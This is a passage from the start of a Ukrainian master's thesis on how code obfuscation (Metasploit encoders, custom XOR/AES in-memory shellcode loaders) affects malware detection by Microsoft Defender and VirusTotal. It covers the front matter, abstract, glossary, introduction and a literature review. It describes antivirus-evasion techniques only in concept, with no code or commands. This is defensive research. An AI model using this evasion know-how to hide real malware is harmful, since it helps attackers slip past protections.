Форма № 24

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повне найменування кафедри)

Пояснювальна записка

до дипломного проєкту (роботи)
магістра
(ступінь вищої освіти)

на тему Дослідження впливу технік обфускації на ефективність виявлення шкідливих програм антивірусними системами
(назва теми)

Виконав: студент 2 курсу, групи БК-714м
Спеціальності 125 Кібербезпека та захист інформації
(код і найменування спеціальності)
Освітня програма (спеціалізація) Системи технічного захисту інформації, автоматизація її обробки
БОГДАН А. І.
(ПРІЗВИЩЕ та ініціали)
Керівник КАРПУКОВ Л. М.
(ПРІЗВИЩЕ та ініціали)
Рецензент МОРОЗ Г. В.
(ПРІЗВИЩЕ та ініціали)

2025

Форма № 25

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій

Кафедра інформаційної безпеки та наноелектроніки

Ступінь вищої освіти магістр

Спеціальність 125 Кібербезпека та захист інформації

(код і найменування)

Освітня програма (спеціалізація) Системи технічного захисту інформації, автоматизація її обробки

(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ
Завідувач кафедри ІБтаН
___________ Андрій КОРОТУН
«____» _____________2025 року

З А В Д А Н Н Я

НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА

БОГДАНА Артема Ігоровича

(ПРІЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи) Дослідження впливу технік обфускації на ефективність виявлення шкідливих програм антивірусними системами
Investigation of the Impact of Code Obfuscation Techniques on the Effectiveness of Malware Detection by Antivirus Systems

керівник проєкту (роботи) д.т.н., професор КАРПУКОВ Леонід Матвійович,

(науковий ступінь, вчене звання, ПРІЗВИЩЕ, ім'я, по батькові)

затверджені наказом закладу вищої освіти від «26» листопада 2025 року № 530

2. Строк подання студентом проєкту (роботи) 22.12.2025

3. Вихідні дані до проєкту (роботи) Наукові статті й огляди, що описують сучасні техніки обфускації коду та методи статичного й динамічного виявлення шкідливих програм; ізольоване віртуалізоване середовище (Kali Linux, Windows 11); інструменти Metasploit Framework, msfvenom, Python, MinGW-w64, Netcat, Microsoft Defender, VirusTotal та кастомні XOR/AES-завантажувачі.

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) Аналіз наукових джерел; побудова ізольованого середовища; генерація базових (необфускованих) та обфускованих пейлоадів; застосування енкодерів Metasploit і кастомних технік обфускації; експериментальне тестування у Windows 11; аналіз результатів Microsoft Defender і VirusTotal; порівняльна оцінка ефективності; формулювання практичних рекомендацій.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів) Презентація доповіді (в MS PowerPoint), 13 слайдів.

6. Консультанти розділів проєкту (роботи)

Розділ	ПРІЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1 – 5	КАРПУКОВ Л. М., професор кафедри ІБтаН	04.09.2025	19.12.2025
Нормоконтроль	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН		22.12.2025

7. Дата видачі завдання «04» вересня 2025 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1.	Аналіз літературних джерел за тематикою дослідження.	04.09.25 – 20.09.25	Виконано
2.	Формулювання мети, завдань, об’єкта та предмета дослідження, розроблення структури магістерської роботи.	21.09.25 – 30.09.25	Виконано
3.	Розроблення моделі дослідження та структури експериментального стенда (віртуальне середовище, мережеві налаштування, інструментарій Metasploit, Microsoft Defender, VirusTotal).	01.10.25 – 15.10.25	Виконано
4.	Розроблення й реалізація програмних засобів: генерація пейлоадів, створення XOR/AES-завантажувачів, інтеграція з процесом notepad.exe.	16.10.25 – 10.11.25	Виконано
5.	Проведення експериментальних досліджень, збирання та первинна обробка результатів (сканування Microsoft Defender, аналіз VirusTotal).	11.11.25 – 01.12.25	Виконано
6.	Аналіз результатів експериментів, узагальнення, формування висновків та технічних рекомендацій.	02.12.25 – 10.12.25	Виконано
7.	Оформлення матеріалів магістерської роботи, підготовка доповіді та презентації до захисту.	11.12.25 – 22.12.25	Виконано

Студент(ка) ____________ Артем БОГДАН
(підпис) (Ім’я ПРІЗВИЩЕ)

Керівник проєкту (роботи) ____________ Леонід КАРПУКОВ
(підпис) (Ім’я ПРІЗВИЩЕ)

АНОТАЦІЯ

Пояснювальна записка до магістерської роботи: 115 с., 6 табл., 2 рис., 1 дод., 36 джерел.

ОБФУСКАЦІЯ КОДУ, ПЕЙЛОАД, СИГНАТУРНИЙ АНАЛІЗ, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, ШИФРУВАННЯ, ШКІДЛИВЕ ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ, METASPLOIT FRAMEWORK, MSFVENOM, REVERSE SHELL, SHELLCODE, VIRUSTOTAL

Актуальність теми. Стрімке зростання кількості й варіативності шкідливого програмного забезпечення та активне застосування технік обфускації суттєво ускладнює функціонування сучасних антивірусних систем. Методи маскування коду дозволяють приховувати структурні особливості пейлоадів, підвищувати їх ентропію та порушувати сигнатурні закономірності, що знижує ефективність традиційного статичного й сигнатурного аналізу. Особливої актуальності набуває вивчення поведінки обфускованих shellcode-пейлоадів, які генеруються за допомогою Metasploit Framework, оскільки цей інструмент широко використовується у процесах тестування на проникнення, а його підходи та компоненти можуть зустрічатися в інцидентах інформаційної безпеки.

Попри поширеність вбудованих енкодерів Metasploit, їх ефективність щодо протидії сучасним антивірусним механізмам потребує додаткового аналізу в актуальних умовах і на сучасних наборах засобів захисту. Додаткового аналізу потребує порівняння типових енкодерів із кастомними методами обфускації на основі шифрування, які потенційно здатні забезпечувати вищий рівень приховування коду в умовах актуальних засобів захисту.

Мета роботи полягає у дослідженні впливу технік обфускації коду на рівень виявлення шкідливих програм антивірусними системами, а також у порівнянні ефективності вбудованих енкодерів Metasploit Framework з нетиповими методами обфускації, реалізованими через XOR- та AES-дешифрувальні завантажувачі з динамічним відновленням shellcode у пам’яті.

Об’єктом дослідження є процес виявлення обфускованих шкідливих програм антивірусними системами.

Предметом дослідження виступають техніки обфускації коду, що впливають на ефективність статичного, сигнатурного та поведінкового виявлення.

Методи дослідження: системний аналіз і узагальнення наукових джерел; моделювання ізольованого експериментального середовища; експериментальне тестування пейлоадів у ОС Windows 11 з використанням Metasploit Framework, msfvenom, Microsoft Defender та сервісу VirusTotal; порівняльний аналіз результатів сканування; елементи реверс-інжинірингу (reverse engineering) машинного коду.

Отримані результати. У межах дослідження сформовано ізольоване віртуалізоване середовище та вибірку з 15 варіантів пейлоадів (необфускований, зі стандартними енкодерами Metasploit Framework, а також кастомні XOR- та AES-завантажувачі з відновленням shellcode у пам’яті). Аналіз реакції Microsoft Defender і VirusTotal показав обмежену ефективність стандартних енкодерів Metasploit Framework та нижчий рівень виявлення для кастомних завантажувачів на момент експерименту.

Практичне значення роботи полягає у визначенні ефективності різних технік обфускації в середовищі сучасних антивірусних систем та у формуванні рекомендацій для підвищення стійкості механізмів виявлення. Отримані результати можуть бути використані під час налаштування політик виявлення та в навчальних лабораторних роботах з кібербезпеки.

ABSTRACT

Explanatory note to the Master’s thesis: 115 pages, 6 tables, 2 figures, 1 appendix, 36 references.

CODE OBFUSCATION, PAYLOAD, SIGNATURE ANALYSIS, PENETRATION TESTING, ENCRYPTION, MALWARE, METASPLOIT FRAMEWORK, MSFVENOM, REVERSE SHELL, SHELLCODE, VIRUSTOTAL

Background and relevance. The rapid growth in both the quantity and diversity of malicious software, together with the active use of code-obfuscation techniques, significantly complicates the operation of modern antivirus systems. Code-masking methods make it possible to conceal structural characteristics of payloads, increase their entropy, and disrupt signature-based patterns, thereby reducing the effectiveness of traditional static and signature-based analysis. Particular relevance is associated with the study of obfuscated shellcode payloads generated using the Metasploit Framework, as this tool is widely employed in penetration testing processes, and its approaches and components may also be encountered in information security incidents. Despite the widespread use of Metasploit’s built-in encoders, their effectiveness in counteracting modern antivirus mechanisms requires additional analysis under current conditions and with contemporary security solutions. Further investigation is also needed to compare typical encoders with custom encryption-based obfuscation methods that may potentially provide a higher level of code concealment in modern defensive environments.

The research aim is to investigate the impact of code-obfuscation techniques on the detection rate of malicious software by antivirus systems, as well as to compare the effectiveness of Metasploit Framework’s built-in encoders with non-standard obfuscation

methods implemented through XOR- and AES-based decryptor loaders with dynamic in-memory shellcode restoration.

The scope of the study is the process of detecting obfuscated malicious software by antivirus systems.

The focus of the study comprises code-obfuscation techniques that affect the effectiveness of static, signature-based, and behavioral detection mechanisms.

Research methods include systematic analysis and generalization of scientific sources; modeling of an isolated experimental environment; experimental testing of payloads in Windows 11 using the Metasploit Framework, msfvenom, Microsoft Defender, and the VirusTotal service; comparative analysis of scanning results; and elements of reverse engineering of machine code.

Findings. Within the scope of the study, an isolated virtualized environment was constructed and a set of 15 payload variants was formed, including a non-obfuscated payload, payloads encoded with standard Metasploit Framework encoders, as well as custom XOR- and AES-based loaders with in-memory shellcode restoration. Analysis of the responses from Microsoft Defender and the VirusTotal service demonstrated limited effectiveness of standard Metasploit Framework encoders and a lower detection rate for the custom loaders at the time of the experiment.

Practical significance. The practical value of the work lies in assessing the effectiveness of various obfuscation techniques in the context of modern antivirus systems and in formulating recommendations aimed at improving detection resilience. The obtained results may be applied in configuring detection policies and in educational cybersecurity laboratory work.

ЗМІСТ

Перелік скорочень та умовних позначень 10
Вступ 13
1 Теоретичні засади виявлення та обфускації шкідливого програмного забезпечення 15
1.1 Сучасні підходи до виявлення шкідливого програмного забезпечення 15
1.2 Техніки обфускації шкідливого коду та їх вплив на ефективність виявлення 17
1.3 Роль Metasploit Framework та msfvenom у дослідженнях обфускації та виявлення шкідливого ПЗ 20
1.4 Роль експлойтів і shellcode у подоланні статичного аналізу обфускованого шкідливого ПЗ 22
1.5 Обмеження наявних досліджень та передумови проведення експерименту 25
1.6 Висновки до розділу 1 28
2 Методологія та структура експериментального середовища 30
2.1 Архітектура і принципи побудови ізольованого експериментального середовища 30
2.2 Інструментарій дослідження та засоби генерації, обфускації й аналізу шкідливого коду 30
2.3 Методологія побудови експерименту та забезпечення відтворюваності результатів 32
2.4 Програмно-архітектурні основи формування та обфускації пейлоадів 34
2.5 Висновки до розділу 2 35
3 Аналіз енкодерів у складі Metasploit Framework 37
3.1 Методологічні засади та принципи роботи msfvenom 37
3.1.1 Роль інструмента msfvenom у формуванні пейлоадів 37
3.1.2 Підтримувані операційні системи та апаратні архітектури 39
3.2 Класифікація та математичні моделі енкодерів Metasploit Framework 41
3.2.1 XOR-орієнтовані енкодери 44

3.2.2 Поліморфні та метаморфні енкодери 51
3.2.3 Енкодери з обмеженням допустимих символів 54
3.2.4 Unicode-орієнтовані енкодери 58
3.2.5 Контекстно-залежні та апаратно-орієнтовані енкодери 60
3.2.6 Референсний (чистий) пейлоад 64
3.3 Порівняльний аналіз енкодерів 65
3.4 Висновки до розділу 3 68
4 Структура та конфігурація ізольованої експериментальної мережі 69
4.1 Апаратно-програмна архітектура ізольованого експериментального середовища 69
4.2 Методика тестування та збір результатів 71
4.2.1 Підготовка та базові параметри тестового середовища Windows 11 71
4.2.2 Спосіб фіксації мережевої активності та реакції C2-сервера 72
4.2.3 Використані інструменти та їх роль у дослідженні 73
4.3 Генерація пейлоадів та застосування технік обфускації 74
4.3.1 Формування еталонного (необфускованого) пейлоада 74
4.3.2 Застосування енкодерів Metasploit Framework 75
4.3.3 Формування кастомних варіантів пейлоадів за допомогою власних технік обфускації 79
4.3.4 Тестування виконання в середовищі Windows 11 92
4.4 Висновки до розділу 4 93
5 Експериментальні результати та аналіз ефективності обфускаційних технік 94
5.1 Аналіз реакції антивірусних систем на обфусковані й необфусковані пейлоади 94
5.2 Дослідження ефективності кастомних технік обфускації XOR і AES 98
5.2.1 XOR-кодування 98
5.2.2 AES-шифрування із використанням cryptoAPI 98
5.3 Висновки до розділу 5 99
Висновки 102
Перелік джерел посилання 105
Додаток А 109

ПЕРЕЛІК СКОРОЧЕНЬ ТА УМОВНИХ ПОЗНАЧЕНЬ

AES – Advanced Encryption Standard – алгоритм симетричного блочного шифрування

AMSI – Antimalware Scan Interface – інтерфейс взаємодії застосунків з антивірусними механізмами для перевірки коду та даних (у Windows)

API – Application Programming Interface – програмний інтерфейс взаємодії між застосунками та операційною системою

C2 – Command and Control – канал або інфраструктура керування та обміну даними між шкідливим програмним забезпеченням і керувальним сервером

DLL – Dynamic Link Library – динамічна бібліотека, що використовується операційною системою та застосунками (типово у Windows)

ETW – Event Tracing for Windows – механізм трасування та журналювання подій у Windows

IAT – Import Address Table – таблиця імпортів виконуваного файлу формату PE

IV – Initialization Vector – ініціалізаційний вектор, що використовується в криптографічних режимах шифрування

LSASS – Local Security Authority Subsystem Service – системний процес Windows, відповідальний за автентифікацію та керування політиками безпеки

MSF – Metasploit Framework – платформа для розробки, тестування та виконання експлойтів і пейлоадів

NOP – No Operation – машинна інструкція, що не виконує жодних дій

PE – Portable Executable – формат виконуваних файлів операційної системи Windows

PID – Process Identifier – унікальний ідентифікатор процесу в операційній системі

RC4 – Rivest Cipher 4 – алгоритм потокового симетричного шифрування

VT – VirusTotal – онлайн-платформа багатомоторного аналізу файлів і URL

WinAPI – Windows Application Programming Interface – набір програмних інтерфейсів для взаємодії застосунків з операційною системою Windows

XOR – Exclusive OR – логічна операція «виключне АБО», що використовується, зокрема, у простих схемах обфускації та шифрування

Безфайлове виконання коду – виконання програмного коду без створення файлів на файловій системі

Дешифрування – відновлення зашифрованих даних до відкритого вигляду

Евристичні методи – методи виявлення шкідливого програмного забезпечення на основі аналізу ознак і/або поведінки

Ентропія – кількісна характеристика ступеня випадковості байтової послідовності, що використовується під час аналізу виконуваних файлів і шкідливого коду

Завантажувач – програмний компонент, призначений для завантаження, дешифрування та виконання корисного навантаження в пам’яті процесу

Зворотна оболонка – тип мережевого з’єднання, за якого скомпрометована система ініціює підключення до керувального вузла

Ін’єкція коду – введення коду в адресний простір іншого процесу з метою його виконання

Корисне навантаження – програмний код, що виконує основну функцію атаки або тестового впливу (наприклад, reverse shell, keylogger)

Обфускація – навмисне ускладнення структури програмного коду з метою приховування його логіки та ускладнення аналізу і виявлення

ПЗ – програмне забезпечення – сукупність програмних компонентів, призначених для виконання визначених функцій на обчислювальних системах

Пісочниця – ізольоване середовище для безпечного аналізу та виконання програмного коду

Поліморфізм – динамічна зміна структури коду зі збереженням його функціональності

Рефлективне завантаження – техніка завантаження DLL або shellcode без використання стандартних механізмів завантаження операційної системи

Сигнатура – унікальна ознака (байтовий патерн), що використовується антивірусними системами для ідентифікації шкідливого ПЗ

Шифрування – криптографічне перетворення даних із використанням алгоритму та ключа, що робить їх зміст недоступним без виконання зворотного перетворення

ШПЗ – шкідливе програмне забезпечення – програмне забезпечення, створене з метою несанкціонованого доступу, порушення конфіденційності, цілісності або доступності інформації чи функціонування систем

K – ключ шифрування

S – розмір блоку алгоритму AES

$\oplus$ – операція XOR

C – Ciphertext – шифротекст

P – Plaintext – відкритий текст

SC – Shellcode – машинний код, призначений для виконання безпосередньо в пам’яті процесу

M – матриця стану алгоритму AES

ВСТУП

Стрімке зростання кількості шкідливих програм, удосконалення технік атак та глобальне поширення цифрових сервісів створюють суттєві виклики для систем забезпечення інформаційної безпеки. Сучасні антивірусні рішення поєднують сигнатурні, евристичні, поведінкові підходи та методи машинного навчання для виявлення, проте навіть комплексні механізми захисту нерідко виявляються недостатніми в умовах еволюції методів обфускації шкідливого ПЗ. Обфускація коду є поширеним підходом ухилення від виявлення, оскільки дозволяє змінювати структуру машинного коду без порушення його функціональності [1–3].

Проблематика виявлення таких модифікованих зразків шкідливого програмного забезпечення (ШПЗ) є надзвичайно актуальною. Значна частина сучасних атак – від експлойтів до багатоступеневих інструментів несанкціонованого доступу – базується на техніках приховування коду, які дають змогу обходити сигнатурні та статичні методи аналізу програмного коду. Навіть базові методи, такі як XOR-обфускація, алфанумеричне кодування або підміна інструкцій, потенційно знижують ефективність сигнатурного виявлення та статичного аналізу шкідливих файлів [1, 4].

Особливе місце в інструментарії фахівців з кібербезпеки займає Metasploit Framework, який містить значну кількість енкодерів для генерування модифікованих пейлоадів (payloads) [1, 5]. Хоча ці механізми широко застосовуються на практиці, оцінювання їх ефективності в умовах сучасних систем захисту залишається актуальним напрямом досліджень. Це зумовлено постійним удосконаленням антивірусних систем, а також активним розвитком поведінкових і хмарних методів аналізу, що в окремих сценаріях знижують дієвість традиційних форм обфускації.

У зв’язку з цим актуальним є оцінювання ефективності вбудованих енкодерів Metasploit Framework, а також аналіз їх здатності знижувати рівень виявлення у порівнянні з немодифікованими пейлоадами в умовах сучасних антивірусних

систем. Додатковий інтерес становлять нетипові методи обфускації, що не базуються на усталених сигнатурах або структурних патернах. Це зумовлює необхідність порівняльного аналізу стандартних механізмів Metasploit із альтернативними підходами, зокрема XOR-шифруванням із динамічним виконанням у пам'яті [4, 6].

Актуальність дослідження зумовлена потребою оцінити ефективність різних підходів до обфускації коду в контексті протидії сучасним антивірусним системам. Поглиблений аналіз дозволяє виявити обмеження традиційних технік виявлення та сформувати практичні рекомендації щодо їх удосконалення.

Мета роботи полягає у дослідженні впливу технік обфускації коду на рівень виявлення шкідливих програм антивірусними системами та порівнянні ефективності енкодерів Metasploit Framework із нетиповими методами обфускації.

Для досягнення поставленої мети необхідно виконати такі завдання:

– проаналізувати сучасні підходи до виявлення шкідливого ПЗ;

– класифікувати поширені техніки обфускації;

– дослідити принципи роботи енкодерів Metasploit Framework;

– сформувати експериментальну вибірку пейлоадів з різними видами обфускації;

– оцінити рівень їх виявлення за допомогою сервісу VirusTotal;

– розробити та реалізувати кастомний метод обфускації на основі XOR-шифрування та динамічного виконання;

– здійснити порівняльний аналіз ефективності різних технік.

Перший розділ присвячено теоретичному аналізу методів виявлення шкідливого програмного забезпечення та технік обфускації коду. У другому розділі наведено методологію побудови ізольованого експериментального середовища та описано програмно-апаратний інструментарій дослідження. У наступних розділах розглянуто аналіз енкодерів Metasploit Framework, розроблення й тестування кастомних обфускаторів на основі XOR- та AES-базованих схем обфускації, а також проведено порівняльний аналіз результатів виявлення отриманих пейлоадів.

1 ТЕОРЕТИЧНІ ЗАСАДИ ВИЯВЛЕННЯ ТА ОБФУСКАЦІЇ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

1.1 Сучасні підходи до виявлення шкідливого програмного забезпечення

Проблема виявлення шкідливого програмного забезпечення протягом останніх десятиліть залишається однією з ключових у сфері кібербезпеки. Сучасні системи захисту перебувають у стані постійної еволюції, оскільки швидкість появи нових зразків шкідливого коду зростає, а техніки його приховування стають дедалі досконалішими [1, 2, 7]. Антивірусні рішення не можуть спиратися лише на статичний аналіз коду шкідливих зразків, оскільки за наявності поліморфних модифікацій його результативність може знижуватися, а також зростає ризик хибнопозитивних спрацювань [3, 8].

На ранніх етапах розвитку антивірусного програмного забезпечення основним механізмом виявлення було використання сигнатур – унікальних послідовностей байтів, характерних для конкретних зразків ШПЗ. Такий підхід був ефективним доти, доки шкідливе ПЗ мало відносно стабільну структуру та не застосовувало складних технік приховування. Проте, як показують сучасні дослідження, мінімальні зміни в коді – наприклад, використання XOR-обфускації, заміна інструкцій семантично еквівалентними або додавання фіктивних блоків – можуть повністю змінити сигнатурний вигляд файлу, зберігаючи при цьому його шкідливу функціональність [1, 4, 7, 9]. Це істотно обмежує ефективність суто сигнатурного підходу, що змушує розробників антивірусних систем запроваджувати багаторівневі системи аналізу [3].

Суттєвий розвиток отримали евристичні методи, що орієнтуються не на конкретні шаблони, а на потенційно небезпечні характеристики поведінки або структури виконуваного файлу. У наукових дослідженнях [10–14] відзначається важливість таких аспектів, як наявність незадокументованих API-викликів,

використання низькорівневих машинних інструкцій, підозрілі маніпуляції з пам’яттю, спроби ін’єкції в інші процеси, створення мережевих з’єднань без відповідного контексту. Утім навіть евристичний підхід не забезпечує гарантованого виявлення, оскільки складність сучасних технік обфускації може маскувати семантичні характеристики, які алгоритми зазвичай вважають підозрілими.

Поширення отримали також методи динамічного аналізу, які виконують підозрілий код у спеціальних пісочницях, відстежуючи його реальні дії [1, 8, 15]. Цей підхід є значно стійкішим до обфускації, адже незалежно від того, яким чином трансформовано машинний код, його фактичні операції – створення сокетів, модифікація реєстру, завантаження бібліотек – залишаються однаковими. Однак і цей метод має низку обмежень. Шкідливе ПЗ дедалі частіше включає перевірки середовища виконання, уникаючи активних дій, якщо виявляє запуск у віртуальній машині або середовищі аналізу [1, 16]. Це ускладнює роботу антивірусів і потребує розвитку більш витончених підходів до поведінкової аналітики [8].

Окремим напрямом розвитку стали моделі машинного навчання, які використовують статистичні характеристики великих вибірок програм для виявлення прихованих закономірностей. У сучасних дослідженнях [2, 17] показано, що використання ML-моделей для класифікації файлів на основі ознак, отриманих зі статичного чи динамічного аналізу, забезпечує більш високу точність порівняно з традиційними методами. Проте ефективність таких систем залежить від якості вибірки, коректної екстракції ознак та здатності моделі узагальнювати результати при появі нових сімейств ШПЗ, які активно застосовують поліморфізм та метаморфізм [8].

Активне використання технік обфускації призвело до появи специфічного різновиду атак, у яких головним завданням шкідливого ПЗ є не швидке виконання певної функції, а саме успішне уникнення виявлення. Аналіз тенденцій **свідчить**, що навіть прості модифікації, такі як повторне кодування байтів, зміна порядку

інструкцій або використання нестандартних форматів представлення коду, здатні змінити спосіб, у який файл аналізується антивірусними засобами. Це означає, що виявлення ШПЗ сьогодні є не лише питанням розпізнавання конкретної функціональності, але й виявлення структурних аномалій, які притаманні саме обфускованим зразкам [1, 9].

1.2 Техніки обфускації шкідливого коду та їх вплив на ефективність виявлення

Обфускація коду посідає центральне місце у сучасних підходах до уникнення виявлення шкідливого програмного забезпечення. На відміну від класичних механізмів маскування, що ґрунтуються на простому шифруванні або приховуванні окремих фрагментів виконуваного файлу, обфускаційні техніки передбачають цілу систему перетворень. Такі перетворення змінюють структуру коду на рівні інструкцій, байтових послідовностей та логіки виконання. У результаті шкідливе ПЗ зберігає функціональність, однак його вигляд, поведінка та бінарна структура перестають збігатися з відомими сигнатурними шаблонами. У сучасних дослідженнях [1, 2] зазначається, що обфускація сьогодні є ключовим інструментом не лише для зловмисників, але й для фахівців з тестування на проникнення, які моделюють реальні атаки та перевіряють готовність систем захисту протидіяти прихованим загрозам.

Одним із найдавніших і водночас найефективніших напрямів обфускації є модифікація машинного коду через побітові або симетричні перетворення. XOR-обфускація тривалий час залишалася базовим підходом до приховування shellcode, оскільки істотно змінювала бінарний образ пейлоада, не порушуючи можливості його самодекодування перед виконанням [1]. Попри уявну простоту, такі техніки

залишаються ефективними проти низки статичних детекторів, особливо тих, що орієнтуються на пошук відомих шаблонів байтів або фіксованих послідовностей інструкцій. У дослідженнях [7, 9] показано, що навіть мінімальне XOR-перетворення може приховати ключові компоненти експлойту або шкідливого завантажувача, якщо антивірусні системи (AV-системи) не застосовують глибоку евристику на структурному рівні.

Паралельно з простими симетричними перетвореннями (зокрема XOR-перетворенням) активно розвивався напрям поліморфних та метаморфних обфускацій. Поліморфні техніки ґрунтуються на генеруванні унікального декодера та зміненого тіла пейлоада при кожному новому запуску генератора. У результаті кожен зразок шкідливого ПЗ має іншу форму, хоча логіка виконання залишається незмінною. Такий підхід значно ускладнює побудову сигнатур, адже навіть один і той самий шкідливий інструмент може створювати тисячі різних варіантів себе, і кожен потребуватиме окремого аналізу. Метаморфізм є ще більш складною технікою обфускації, оскільки передбачає перебудову самої логіки коду з використанням еквівалентних інструкцій, фіктивних переходів, псевдовипадкових перестановок блоків та інших перетворень, які змінюють структурну (синтаксичну) реалізацію коду за збереження його семантики [1, 6, 18]. Механізми метаморфних перетворень здатні повністю змінювати структуру файлу, зберігаючи при цьому його функціональність, що робить такі зразки надзвичайно складними для аналізу навіть із застосуванням динамічних методів.

Ще одним напрямом обфускації, який отримав практичне поширення у сфері експлойтів та shellcode, є алфанумеричні та Unicode-орієнтовані енкодери (перетворення коду для передачі через канали з обмеженим алфавітом) [5]. У деяких середовищах виконання, зокрема під час експлуатації buffer overflow або SQL-ін’єкцій, вхідні дані можуть підпадати під обмеження формату/екранування, що ускладнює передачу пейлоада в первинному вигляді. У таких випадках код пейлоада подається у вигляді послідовностей, обмежених ASCII-символами або певними

підмножинами алфавіту. Для обходу цих обмежень використовуються енкодери, які перетворюють машинний код у форму, сумісну з обмеженнями каналу передачі, а під час виконання відновлюють оригінальну логіку. Водночас перетворений код втрачає характерні ознаки початкової послідовності байтів, що дозволяє йому успішно проходити сигнатурні механізми виявлення [1, 18].

Варто наголосити, що ефективність обфускації залежить не лише від техніки трансформації, але й від загальної архітектури виконуваної шкідливої програми. Багато експлойтів передбачають виконання shellcode безпосередньо в пам'яті, без створення файлів на диску. У таких ситуаціях антивірусним системам доводиться покладатися на поведінкові детектори, що відстежують підозрілі операції на рівні процесів і потоків [6, 19]. Проте шкідливе ПЗ дедалі частіше застосовує методи уникнення поведінкових тригерів, наприклад, затримки виконання, багатоступеневе завантаження, імітацію легітимної активності або навіть детекцію наявності пісочниці. Усе це привело до ситуації, у якій класичні методи антивірусного аналізу виявляються недостатніми для розпізнавання зразків із високим ступенем обфускації [16].

В оглядових та прикладних дослідженнях [5, 20] значну увагу приділено аналізу обфускаційних технік, вбудованих у Metasploit Framework. Саме його енкодери протягом тривалого часу використовуються в дослідженнях, присвячених приховуванню експлойтів, оскільки забезпечують широкий спектр трансформацій, від найпростіших XOR-перетворень до складних поліморфних схем на кшталт shikata_ga_nai. Популярність Metasploit призвела до того, що його енкодери стали стандартом де-факто в навчальних, дослідницьких і практичних сценаріях моделювання атак. Проте це мало і зворотний ефект – антивірусні компанії почали активно аналізувати такі пейлоади та створювати спеціалізовані евристики, здатні виявляти характерні патерни роботи цих енкодерів [4, 6]. Саме тому порівняння ефективності трансформацій Metasploit із нетиповими методами обфускації набуло особливої актуальності.

У сучасних публікаціях наведено неоднозначні оцінки ефективності обфускаційних технік. З одного боку, показано, що базові методи обфускації можуть залишатися дієвими проти окремих класів статичних сканерів. З іншого боку, відзначається зниження результативності складних поліморфних схем унаслідок розвитку поведінкових детекторів і хмарних систем аналізу, здатних обробляти великі масиви зразків у режимі реального часу. Така різноспрямованість висновків обґрунтовує доцільність контрольованих експериментів, спрямованих на порівняння підходів до обфускації в єдиному ізольованому середовищі.

1.3 Роль Metasploit Framework та msfvenom у дослідженнях обфускації та виявлення шкідливого ПЗ

Metasploit Framework є одним із базових інструментів у сфері кібербезпеки завдяки універсальності та здатності моделювати широкий спектр атак. Його значення у дослідженнях обфускації коду ґрунтується на тому, що Metasploit забезпечує повний цикл роботи з експлойтами – від формування шкідливого навантаження до механізмів його маскування та доставки. Компонент msfvenom є особливо важливим у контексті цієї роботи, оскільки він дозволяє генерувати пейлоади з різною структурою, архітектурою та рівнем обфускації, що робить його цінним інструментом для аналізу стійкості антивірусних систем [1, 5, 18].

Популярність Metasploit пояснюється не лише широким набором експлойтів, але й гнучкістю, яка дозволяє сформувати пейлоад у довільному форматі – від raw-shellcode до виконуваних файлів Windows. Ключовою особливістю є те, що msfvenom дає можливість застосовувати до згенерованого коду різноманітні енкодери, які перебудовують структуру пейлоаду. Енкодери були створені переважно з метою обходу фільтрів, обмежень у каналах передачі або елементарних сигнатурних механізмів виявлення. Проте їх застосування має і вторинний ефект –

обфускований код може знижувати ймовірність виявлення антивірусними системами [1, 9].

У роботі [21] зазначено, що Metasploit протягом багатьох років залишався стандартним інструментом для перевірки стійкості захисних механізмів, тому велика кількість досліджень використовує msfvenom як еталон для оцінювання ефективності детекторів шкідливого ПЗ. Деякі роботи демонструють, що навіть найпростіші перетворення, реалізовані в енкодерах, можуть суттєво зменшити рівень виявлення, особливо якщо мова йде про базові сигнатурні сканери. Окремі дослідження [1, 9] вказують, що більш складні поліморфні енкодери, такі як shikata_ga_nai, дозволяють створювати варіанти шкідливого навантаження, які відрізняються один від одного майже повністю, що ускладнює їхній аналіз традиційними методами статичного сканування.

Попри це, результати сучасних досліджень свідчать про тенденцію зниження ефективності стандартних енкодерів Metasploit. Антивірусні компанії активно інтегрують у свої продукти спеціальні евристики, спрямовані на виявлення характерних шаблонів декодера або структурних аномалій, притаманних саме пейлоадам, згенерованим msfvenom. Наприклад, деякі енкодери мають стабільний сигнатурний префікс декодера, який може бути розпізнаний навіть без аналізу декодованого тіла шкідливого коду [1, 18]. Особливо це стосується енкодерів, які використовують фіксовані підходи до генерації декодера та не додають достатньої ентропії у процес виклику інструкцій.

Водночас msfvenom залишається надзвичайно корисним інструментом для досліджень, оскільки забезпечує уніфікований спосіб створення цілого набору обфускованих зразків із однаковими функціональними характеристиками. Можливість згенерувати пейлоади, що мають однакову логіку, але різну структуру коду, створює ідеальні умови для порівняльного аналізу ефективності різних методів обфускації. Це дозволяє зосередитися не на поведінкових аспектах шкідливого ПЗ, а саме на тому, як змінюється його рівень виявлення залежно від

застосованого перетворення. У роботі [18] обґрунтовано, що така методика є ключовою для оцінки стійкості AV-систем до модифікованих варіантів шкідливого коду, адже вона дозволяє точно контролювати всі експериментальні параметри.

